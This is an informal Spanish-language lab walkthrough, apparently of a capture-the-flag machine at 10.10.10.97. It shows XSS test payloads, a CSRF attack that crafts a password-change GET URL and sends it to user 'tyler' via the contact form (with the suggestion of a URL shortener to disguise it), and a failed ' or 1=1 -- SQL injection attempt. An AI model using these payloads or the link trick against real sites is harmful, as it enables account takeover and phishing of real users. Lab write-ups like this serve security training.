
valido la vulnerabilidad

<script>alert(1)</script>


<svg onload=alert('esto es un xss')>








si parece ser vulnerable pero no nos sirve de mayor cosa.
Tambien vemos que podemos contactar con tayler



al tiempo tambien tenemos la opcion de cambiar la contraseña sin proporcionar un password anterior esto tambien es una vulnerabilidad del owasp
llamada CSRF O XSRF



validando bien para cambiar de password no se necesita el anterior afectando la vulnerabilidad de **CSRF (cross site request forgery)**
https://keepcoding.io/blog/que-es-cross-site-request-forgery/

> **Cuando una aplicación nos permite cambiar la contraseña de un usuario** sin necesidad de ingresar la contraseña anterior, nos encontramos ante una vulnerabilidad de tipo CSRF. Para explotarla el proceso es el siguiente:


Por lo cual podriamos utlizar esto para cambiar el password de propio tyler.

ABUSANDO DEL CSRF y envio de link malicioso para cambiar una contraseña.

Interceptamos la peticion del cambio de passwor con burpsuite.


CAMBIAMOS EL METODO DE LA PETICIÓN POR GET CON CLICK DERECHO

CHANGE REQUES METOD




LE DOY a forward y


y otro forward




como cambio el password la ide es tomar esta url




y enviarsela al contacto de tyler una vez de click se le solicite cambiar contraseña a tyler.
entonces nuevamente intercepto con burp y cambio el metodo, tomo el url
/change_pass.php?password=123&confirm_password=123&submit=submit HTTP/1.1




y aca solamente agrego la ruta original es de decir
http://10.10.10.97/
quedando
http://10.10.10.97/change_pass.php?password=123&confirm_password=123&submit=submit
esta url se la enviaremos al contacto para que el cambie su password.
vamos a contact us y le enviamos el link







para hacer mas real el ataque se podria usar un acortador de url como los que me envian los hptas acada

rato en los msm de texto.
ahora me deslogeo y coloco tyler y pass:123





como no funciono pruebo con una contraseña mas robusta esto lo valido al hacer click me pide una contraseña mas fuerte



http://10.10.10.97/change_pass.php?password=password123&confirm_password=password123&submit=submit

pero tampoco sirvio

Entonces utilizo el metodo de i**njección sql en un formulario de creación de usuario.** **'or 1=1 –**
Me dirijo a crear un usuario pero coloco una injección sql en passowd coloco la misma que el user
' or 1=1 --

Sign Up

Please fill this form to create an account.

Username

' or 1=1 --

Password

●●●●●●●●●●

Confirm Password

●●●●●●●●●●

Submit Reset

Already have an account? Login here.

y me logueo pero no me dejo

Login

Please fill in your credentials to login.

Username


' or 1=1 --

Password

●●●●●●●●●●


Login

